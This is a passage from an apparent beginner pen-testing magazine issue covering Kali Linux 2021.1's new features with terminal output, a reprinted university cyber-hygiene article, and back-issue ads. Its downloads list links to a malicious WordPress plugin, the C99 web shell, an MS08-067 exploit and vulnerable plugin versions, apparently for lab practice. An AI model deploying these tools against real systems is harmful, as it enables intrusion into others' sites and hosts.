




After opening the file, we can search for specific terms as shown below.



Then following the TCP stream gives us the credentials.



Seeing the vulnerability due to sniffing many protocols have been replaced with secure protocols which transfer data in encrypted form and not plain text form. That's all for this month. We will be back with the next part in our next Issue.

KALI LINUX 2021.1

WHAT'S NEW

The first release of Kali Linux this year has been released on 24th February 2021. This release is Kali Linux 2021.1. This edition brings lot of enhancements. The first and foremost changes come to the desktop environment of Kali. Although Kali uses Xfce by default, users can install their favorite GNOME or KDE while installing Kali Linux. Users can now even more desktop environments after completing the setup like Enlightenment, i3, LXDE and MATE desktops.

```
(kali@kali)-[~]
└─$ x-session-manager
/usr/bin/x-session-manager: X server already running on display :0.0
xfce4-session: Another session manager is already running
```

The command below shows all the desktop environments that are installed on Kali Linux.

```
(kali@kali)-[~]
└─$ sudo update-alternatives --config x-session-manager 1 x
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for kali:

There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).

Selection	Path	Priority	Status
* 0	/usr/bin/startxfce4	50	auto mode
1	/usr/bin/startxfce4	50	manual mode
2	/usr/bin/xfce4-session	40	manual mode

Press <enter> to keep the current choice[*], or type selection number: █

Let's say you want to install MATE environment on it.

```
(kali@kali)-[~]
└─$ sudo apt update
```

Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [17.6 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main i386 Contents (deb) [39.3 MB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/contrib i386 Packages [98.1 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/contrib i386 Contents (deb) [96.0 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/non-free i386 Packages [167 kB]
Get:7 http://ftp.harukasan.org/kali kali-rolling/non-free i386 Contents (deb) [895 kB]
Fetched 58.2 MB in 1min 21s (721 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
376 packages can be upgraded. Run 'apt list --upgradable' to see them.

It can be installed using apt command as shown below.

```
(kali@kali)-[~]
└─$ sudo apt install -y kali-desktop-mate
```

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
accountsservice alsa-utils caja caja-common dbus dbus-x11
debian-mate-default-settings docbook-xml eom eom-common ffmpegthumbnailer
fonts-dejavu gir1.2-eom-1.0 gir1.2-matemenu-2.0 gir1.2-peas-1.0
gir1.2-pluma-1.0 gtk2-engines libaccountsservice0 libatopology2
libcanberra-pulse libcpupower1 libdbus-1-3 libexempi8

Once the installation is finished, users can see mate- session in the list of desktops.

```
(kali@kali)-[~]
└─$ sudo update-alternatives --config x-session-manager
There are 3 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).

  Selection    Path                                     Priority    Status
-----
* 0            /usr/bin/startxfce4                     50         auto mode
  1            /usr/bin/mate-session                    50         manual mode
  2            /usr/bin/startxfce4                     50         manual mode
  3            /usr/bin/xfce4-session                   40         manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

Select the choice of desktop you want and reboot the system to apply the changes. Here we chose the newly installed MATE.

```
(kali@kali)-[~]
└─$ sudo update-alternatives --config x-session-manager
[sudo] password for kali:
There are 3 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).

  Selection    Path                                     Priority    Status
-----
  0            /usr/bin/mate-session                    50         auto mode
* 1            /usr/bin/mate-session                    50         manual mode
  2            /usr/bin/startxfce4                     50         manual mode
  3            /usr/bin/xfce4-session                   40         manual mode
```

Other Desktop environments can be installed in the same way. Along with the desktop environments, Kali has also included various choices of terminals like tmux, tilix, konsole, qterminal and of course mate-terminal.

```
(kali@kali)-[~]
└─$ whereis tmux
tmux: /usr/bin/tmux /usr/share/man/man1/tmux.1.gz

(kali@kali)-[~]
└─$ whereis tilix
tilix: /usr/share/tilix

(kali@kali)-[~]
└─$ whereis konsole
konsole: /usr/share/konsole

(kali@kali)-[~]
└─$ whereis qterminal
qterminal: /usr/bin/qterminal /usr/share/qterminal /usr/share/man/man1/qterminal.1.gz

(kali@kali)-[~]
└─$ whereis mate-terminal
mate-terminal: /usr/bin/mate-terminal.wrapper /usr/bin/mate-terminal /usr/share/man/man1/mate-terminal.1.gz
```


With this release, the makers of Kali Linux have included command-not-found by default. To see how this will help users, let's try some commands on Kali Linux 2020.4.

```
(kali@kali)-[~]
└─$ xfce4-terminal 127 x
zsh: command not found: xfce4-terminal

(kali@kali)-[~]
└─$ xfce5-terminal 127 x
zsh: command not found: xfce5-terminal

(kali@kali)-[~]
└─$ xfce45-terminal 127 x
zsh: command not found: xfce45-terminal

(kali@kali)-[~]
└─$ 127 x
```

Now, let's try the same commands on Kali Linux 2021.1.

```
(kali@kali)-[~]
└─$ xfce4-terminal
Command 'xfce4-terminal' not found, but can be installed with:
sudo apt install xfce4-terminal
```

```
(kali@kali)-[~]
└─$ xfce5-terminal 127 x
Command 'xfce5-terminal' not found, did you mean:
command 'xfce4-terminal' from deb xfce4-terminal
Try: sudo apt install <deb name>
```

```
(kali@kali)-[~]
└─$ xfce45-terminal 127 x
Command 'xfce45-terminal' not found, did you mean:
command 'xfce4-terminal' from deb xfce4-terminal
Try: sudo apt install <deb name>
```

As readers can see from the above example, if the command users enter is the name of an executable available in Kali Linux 2020.1, it will respond with the package that need to be installed and how to install it. Not just that, if you made a typo, it even suggests you with a correction. For example, in the above image, even though we typed xfce5-terminal and xfce45 --terminal, it says command is not found and suggests us if xfce4-terminal is what we want. Let's see another example. Let's try gitleaks in kali 2020.4

```
(kali@kali)-[~]
└─$ gitleaks
zsh: command not found: gitleaks

(kali@kali)-[~]
└─$ gitleakks 127 x
zsh: command not found: gitleakks
```

The same commands in kali 2021.1.

```
(kali@kali)-[~]
└─$ gitleaks 127 x
```

Command 'gitleaks' not found, but can be installed with:
sudo apt install gitleaks

```
(kali@kali)-[~]
└─$ gitleakks 127 x
```

Command 'gitleakks' not found, did you mean:
command 'gitleaks' from deb gitleaks
Try: sudo apt install <deb name>

However, if users type a command that is not in Kali, they will get the usual command not found error.

```
(kali@kali)-[~]
└─$ kaun 127 x
zsh: command not found: kaun
```

```
(kali@kali)-[~]
└─$ kaun 127 x
kaun: command not found
```

Just like all new releases, this new release of Kali has added some new tools to its network repositories. The new tools added in Kali Linux 2021.1 are

Airgeddon - Audit wireless networks

AltDNS - Generates permutations, alterations and mutations of subdomains and then resolves them

Arjun - HTTP parameter discovery suite

Chisel - A fast TCP/UDP tunnel over HTTP

DNSGen - Generates combination of domain names from the provided input

DumpsterDiver - Search secrets in various filetypes

GetAllUrls - Fetch known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl

GitLeaks - Searches Git repo's history for secrets and keys

HTTPProbe - Take a list of domains and probe for working HTTP and HTTPS servers

MassDNS - A high-performance DNS stub resolver for bulk lookups and reconnaissance

PSKCracker - WPA/WPS toolkit for generating default keys/pins

WorldlistRaider - Preparing existing wordlists

```
(kali@kali)-[~]
└─$ airgeddon
Command 'airgeddon' not found, but can be installed with:
sudo apt install airgeddon
```

```
(kali@kali)-[~]
└─$ chisel 127 x
Command 'chisel' not found, but can be installed with:
sudo apt install chisel
```

Let's install chisel for example.

```
(kali@kali)-[~]
└─$ sudo apt install chisel 127 ✖
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  chisel
0 upgraded, 1 newly installed, 0 to remove and 372 not upgraded.
Need to get 2,414 kB of archives.
After this operation, 7,391 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 chisel i386 1.7.4-0ka
li1 [2,414 kB]
Fetched 2,414 kB in 9s (284 kB/s)
Selecting previously unselected package chisel.
(Reading database ... 319748 files and directories currently installed.)
Preparing to unpack .../chisel_1.7.4-0kali1_i386.deb ...
Unpacking chisel (1.7.4-0kali1) ...
Setting up chisel (1.7.4-0kali1) ...
Processing triggers for kali-menu (2021.1.4) ...
```

```
(kali@kali)-[~]
└─$ whereis chisel
chisel: /usr/bin/chisel
```

```
(kali@kali)-[~]
└─$ chisel

Usage: chisel [command] [--help]

Version: 0.0.0-src (go1.15.7)

Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode

Read more:
  https://github.com/jpillora/chisel
```

Apart from these changes, there are other new changes too. Continuing their new policy of extending support to authors of tools, Kali is now extending their support to authors of tools BC Security and Joohoi. The wallpaper packages have also been tweaked. On NetHunter, BusyBox the core engine of Kali NetHunter got an update too. Even many tools in NetHunter got updates too. Recently Apple has released new Macs with their own processors. The makers of Kali have generated an installer and live ISOs for the VMs on these new Macs which are known as Apple Silicon. Support has also been added for Raspberry Pi 400's wireless card. The download link for the new Kali Linux 2021.1 is given in our downloads section or it can be upgraded from previous versions.

ONLINE SECURITY

Abu Barkat Ullah
Associate Professor Of Cyber Security,
University Of California

Mohiuddin Ahmed
Lecturer Of Computing & Security,
Edith Cowan University

Cyber criminals are very persistent and the daily numbers of cyber attacks show no sign of decreasing. The latest reported attack on an Australian university has disrupted the start of the semester at RMIT. The suspected phishing attack – luring the recipient of an email or other communication into inadvertently giving the attacker access to the IT system – highlights the need for cyber hygiene training for all staff.

The flexible working practices and roll-out of a remote workforce culture during the COVID-19 pandemic have been a challenge for cyber security at even the most prepared organisations. The spike in cyber attacks on organisations that have had to adapt quickly to the new normal just adds to the uncertainty and fears created by the pandemic.

Academics have access to a vast range of sensitive information. It includes student profiles, academic records, research data and other intellectual property. If computer systems or even authentication data such as login details are compromised, it's just a matter of time before cyber criminals exploit all that private information in several ways.

Universities put themselves at risk

Despite this threat, almost half of Australia's top 20 institutions in the QS World University Rankings 2020 appear to have had no protection in place against hackers trying to trick

people to take over their computer systems. An analysis by cyber security firm Proofpoint found only two universities were actively blocking fraudulent emails from reaching students, alumni and faculty staff.

Cyber attacks can jeopardise the reputation of students and academics as well the institution itself. In addition to individual hackers, state-based actors are out to win the intellectual property war.

The latest Notifiable Data Breaches Report from the Office of the Australian Information Commissioner (OAIC) shows data breaches resulting from human error accounted for 38% of notifications in the second half of 2020. That's 18% more than in the past. Education is one of the top five sectors for data breaches.

This highlights how important it is that universities provide cyber safety training for all academics working in areas other than cyber security, IT or the like.

3 Ways Staff and Students Can Protect Themselves

1. Use multi-factor authentication

Universities are making greater use than ever before of learning management platforms such as BlackBoard, Canvas, Moodle and so on to deliver online content. During their design, cyber security was not high on the agenda. However, most learning management systems (LMS) have the option of multi-factor authentication (MFA).

This typically requires a combination pin and secret questions. These days face detection and fingerprints are also used. For example, Canvas offers two options: SMS (text) or an authenticator app to support MFA.

This adds an extra layer of security. But, in reality, few students or academics use this option consistently.

This improves cyber criminals' chances of penetrating their accounts with simple brute-force approaches, such as logically guessing credentials, or using social engineering, such as phishing, spear phishing and baiting, to induce someone to "open the door" to an attacker. Readily available hacking tools and facilities (e.g. nmap, Netsparker etc) make their job even easier.

2. Use a VPN

Working from home is the new normal now. Using home wi-fi to access university accounts creates opportunity for the cyber criminals.

Few people change their home router password from the factory default password. This means it's easier to hack into home wi-fi networks.

To avoid such incidents, it is always better to use virtual private networks (VPN). The VPN uses "virtual" secured connections routed through the internet from the organisation's private network or a third-party VPN service to the remote site or person.

Most universities, if not all, have the option of using a VPN. It's a highly recommended safeguard against cyber attacks.

3. Get Training In Cyber Hygiene

Academics deal with such sensitive and, for the criminal, exquisite data and resources that they should complete courses (micro-credentials) on cyber-safe teaching or cyber hygiene. This should be required to be compliant for teaching in the digital era.

Yet, currently, there are no such mandatory short courses on cyber hygiene for academic staff.

Costs Of Security Breaches Can Be Large

The sensitive credentials of students and staff that hackers can obtain include names, residential addresses, dates of birth, phone numbers, email addresses, emergency contact details, tax file numbers, banking details and other

payroll information. Hackers can use any combination of these details to launch successful social engineering attacks that manipulate the victims. And it's not only the initial victims; cyber criminals also target victims' friends and families.

If learning management systems are compromised, that can lead to multiple worst-case scenarios. One example is tampering with grades recorded on the LMS. Cyber criminals are offering such services on the dark web and there are plenty of websites selling assignments.

Neglecting the cyber security of online platforms used by hundreds of thousands of students and academics across Australia presents an open invitation to cyber criminals. Cyber criminals find the lack of concern for cyber security in the education sector highly alluring.

And hackers can make a lot of money from successful ransomware attacks on students' and academics' computers.

Academic staff might feel they have no option but to pay the ransom to avoid all the legal and privacy-related issues. Students will do anything to regain access to their computer where they probably have stored countless hours of work.

To avoid being put in this position, it is essential for academics and students to complete courses in cyber hygiene. Such courses and regular compliance checks should be mandatory. It is better to be safe than sorry!

Article
First
Appeared
on
theconversation.com

DOWNLOADS

1. Malicious Wordpress Plugin :

<https://github.com/wetw0rk/malicious-wordpress-plugin>

2. C99 Web Shell :

<https://github.com/4Hackerz/C99-Shell/blob/master/c99.php>

3. Wordpress Email & Subscribers Plugin 4.2.2

<https://downloads.wordpress.org/plugin/email-subscribers.4.2.2.zip>

4. Wordpress BoldGrid Backup Plugin 1.14.9

<https://downloads.wordpress.org/plugin/boldgrid-backup.1.14.9.zip>

5. Wordpress Duplicator Plugin 1.3.26

<https://downloads.wordpress.org/plugin/duplicator.1.3.26.zip>

6. Impacket

<https://github.com/SecureAuthCorp/impacket>

7. MS08_067 exploit used in this Magazine

https://github.com/andyacer/ms08_067

8. Autopsy

<https://www.autopsy.com/download/>

9. Hacking Case EnCase Images

https://www.cfreds.nist.gov/Hacking_Case.html

Download both "EnCase image" and "second part"

10. Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

11. Kali Linux 2020.1

<https://www.kali.org/downloads/>

12. Kali Linux 2020.1 Vmware and Virtualbox Images

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Have a look at our Github repository](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

editor@hackercoolmagazine.com
support@hackercoolmagazine.com

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>

Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
MATRIX : 3**

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
DC : 6**

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)

Hackercool
January 2019 Edition 2 Issue 1

**Capture The Flag :
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

**Capture The Flag
HackinOS : 1**

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
AI : WEB : 2**
"Let of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

**Capture The Flag
TYPHOON 1.02**

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

**READ : "USA indicts
7
Russian hackers"
in HACKSTORY**

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Case 0)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

THIS MONTH :
1 Automation
3 BOF, Zahir
1 6 BOF

HACK :
Google

Hackercool
August 2018 Edition 1 Issue 11

**Capture The Flag
MATRIX - 1**

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners: PART 2

METASPLOITABLE TUTORIALS :
Apache Tomcat port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

**Capture The Flag :
FourAndSix : 2.01**

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

**Capture The Flag :
Web Developer**

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)